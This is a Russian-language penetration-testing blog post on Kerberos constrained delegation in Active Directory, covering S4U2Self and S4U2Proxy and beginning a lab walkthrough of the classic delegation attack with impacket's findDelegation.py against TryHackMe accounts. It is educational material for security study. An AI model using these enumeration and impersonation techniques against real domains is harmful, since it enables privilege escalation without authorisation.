Kerberos для специалиста по тестированию на проникновение. Часть 4. Ограниченное делегирование

ardent101.github.io/posts/kerberos_constrained

September 20, 2022


сентября 20, 2022 · 7 мин · Ardent101

В предыдущей части были рассмотрены атаки на Active Directory, связанные с неограниченным делегированием с использованием Kerberos. Также была предоставлена небольшая теоретическая вводная, которая будет полезна при прочтении настоящего материала. Теперь попробуем разобраться с атаками на ограниченное делегирование.

Ограниченное делегирование

Ограниченное делегирование появилось в Windows Server 2003 с целью предоставления возможности минимизировать область делегирования и тем самым повысить защищенность.

Сервис, обладающий правом на ограниченное делегирование, может обратиться к другим **определенным** сервисам от имени практически любого пользователя.



Общая идея ограниченного делегирования


Изначально протокол Kerberos не поддерживал механизм ограниченного делегирования. Для его внедрения Microsoft выпустила два новых расширения: *S4U2Self* и *S4U2Proxy*.

Для настройки ограниченного делегирования требуется наличие привилегии *SeEnableDelegationPrivilege*, которой по умолчанию обладают только учетные записи с правами уровня администратора домена.

Ограниченное делегирование с использованием только Kerberos (S4U2Proxy)

Расширение *S4U2Proxy* (Service for User to Proxy) используется, когда аутентификация клиента к сервису с ограниченным делегированием может осуществляться только по протоколу Kerberos.

Для настройки указанного вида делегирования в атрибуте *msds-allowedtodelegateto* учетной записи необходимо указать SPN при обращении к которым приведенной учетной записи требуется олицетворять других пользователей.



Пример: у учетной записи "WEB01$" настроено ограниченное делегирование с использованием только протокола Kerberos

```
Select Administrator: Windows PowerShell
PS C:\> Get-DomainComputer web01 -Properties samaccountname, msds-allowedtodelegateto | fl

samaccountname           : WEB01$
msds-allowedtodelegateto : {cifs/sql01.capsule.corp, cifs/SQL01}

PS C:\>
```

Содержимое атрибута msds-allowedtodelegateto у учетной записи "WEB01$"

Рассмотрим общую схему ограниченного делегирования с использованием только протокола Kerberos:





Иллюстрация обмена сообщений в S4U2Proxy

1. User стандартно получает TGS-билет с флагом Forwardable для доступа к Сервису А и отправляет его на указанный сервис.
2. Сервис А пересылает полученный TGS-билет на контроллер домена с целью получения доступа к Сервису Б от имени User. Как было замечено ранее, TGS-билет содержит имя пользователя для которого он предназначался. Таким образом Сервис А доказывает, что User действительно обращался к нему.
3. Контроллер домена проверяет, что атрибут *msds-allowedtodelegateto* “Владельца А” содержит SPN Сервиса Б и в случае успешной проверки отправляет Сервису А Forwardable TGS-билет к Сервису Б для User.

> Важно отметить, что в результате успешного выполнения S4U2Proxy запроса всегда возвращается Forwardable TGS-билет.




10.11.3.112	10.11.3.5	KRB5	349	AS-REQ
10.11.3.5	10.11.3.112	KRB5	1596	AS-REP
10.11.3.112	10.11.3.5	KRB5	1632	TGS-REQ
10.11.3.5	10.11.3.112	KRB5	1615	TGS-REP
10.11.3.112	10.11.3.12	HTTP	2547	GET / HTTP/1.1
10.11.3.12	10.11.3.5	KRB5	2761	TGS-REQ
10.11.3.5	10.11.3.12	KRB5	1853	TGS-REP
10.11.3.12	10.11.3.10	SMB2	2116	Session Setup Request
10.11.3.10	10.11.3.12	SMB2	314	Session Setup Response
10.11.3.12	10.11.3.112	HTTP	4457	HTTP/1.1 200 OK (text/html)

Пример содержимого сетевого трафика при ограниченном делегировании только с использованием Kerberos


Ограниченное делегирование со сменой протокола (S4U2Self и S4U2Proxy)

Расширение *S4U2Self* (Service for User to Self) применяется, если для аутентификации клиента к сервису с ограниченным делегированием требуется использовать любой отличный от Kerberos протокол, например NTLM. В этом случае клиент проходит аутентификацию, но не может передать TGS-билет, так как протокол Kerberos не используется. *S4U2Self* позволяет сервису получить у контроллера домена Forwardable TGS-билет к самому себе от имени целевого пользователя.

Чтобы учетная запись получила право на ограниченное делегирование со сменой протокола (*S4U2Self*) в атрибуте *UserAccountControl* указанной учетной записи необходимо установить флаг *TRUSTED_TO_AUTH_FOR_DELEGATION*, которому соответствует целочисленное значение 16777216.



Пример: у учетной записи "WEB01$" настроено ограниченное делегирование со сменой протокола



Содержимое атрибутов userAccountControl, msds-allowedtodelegateto у учетной записи "WEB01$"

На примере рассмотрим механизм ограниченного делегирования со сменой протокола:





Иллюстрация обмена сообщений с использованием S4U2Self

1. User проходит аутентификацию к Сервису А по любому отличному от Kerberos протоколу, допустим NTLM.
2. Сервис А запрашивает у контроллера домена *Forwardable* TGS-билет к самому себе от имени User.
3. Контроллер домена проверяет, что у учетной записи “Владелец А” в атрибуте *UserAccountControl* установлен флаг *TRUSTED_TO_AUTH_FOR_AUTHENTICATION*. В результате успешной проверки контроллер домена отправляет Сервису А *Forwardable* TGS-билет от имени User к самому Сервису А.

> При неуспешной проверке, например в случае отсутствии активного флага *TRUSTED_TO_AUTH_FOR_DELEGATION* или если User состоит в группе “*Protected Users*”, в ответ будет передан TGS-билет без права передачи (*Nonforwardable*) для User к Сервису А.
> Таким образом билет, полученный в результате выполнения S4U2Self-запроса может отличаться наличием флага *Forwardable* в зависимости от настроек учетной записи и сервиса.

4. В дальнейшем для получения *Forwardable* TGS-билет к Сервису Б от имени User используется расширение *S4U2Proxy*.



Пример сетевого трафика при ограниченном делегировании с использованием любого протокола

Важно отметить, что S4U2Self-запрос TGS-билета от имени произвольного пользователя может быть инициирован любой учетной записью, обладающей SPN, не дожидаясь аутентификации указанного пользователя.

Классическая атака на ограниченное делегирование

Условие для проведения атаки: пароль (NT хэш) к учетной записи, обладающей правом на ограниченное делегирование со сменой протокола к определенному сервису.

Некоторые варианты выполнения условия:

- Пароль к пользовательской учетной записи может быть получен в результате атаки Kerberoasting или подобран оффлайн в результате перехвата Net-NTLMv2 хэша
- Пароли (NT хэши) могут быть также извлечены из оперативной памяти сервера или рабочей станции

Результат успешной атаки: доступ с административными правами к серверу, предназначенному для функционирования сервиса к которому осуществляется делегирование.

Идея атаки заключается в олицетворении привилегированного пользователя при обращении к сервису к которому настроено ограниченное делегирование.

Рассмотрим проведение атаки на практическом примере из лабораторной работы “Exploiting Active Directory” (доступна по платной подписке). У атакующего имеется учетная запись svcIIS со следующими настройками делегирования:

```
findDelegation.py $Domain_FQDN/$Username:$Password
```

```
┌──(root㉿kali)-[~/Desktop/THM/impacket-master/examples]
└─# python3 findDelegation.py za.tryhackme.loc/svcIIS:Password1@
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

AccountName  AccountType  DelegationType                      DelegationRightsTo
-----------  -----------  ----------------------------------  ----------------------------------
svcIIS       Person       Constrained w/ Protocol Transition  WSMAN/THMSERVER1.za.tryhackme.loc
svcIIS       Person       Constrained w/ Protocol Transition  WSMAN/THMSERVER1
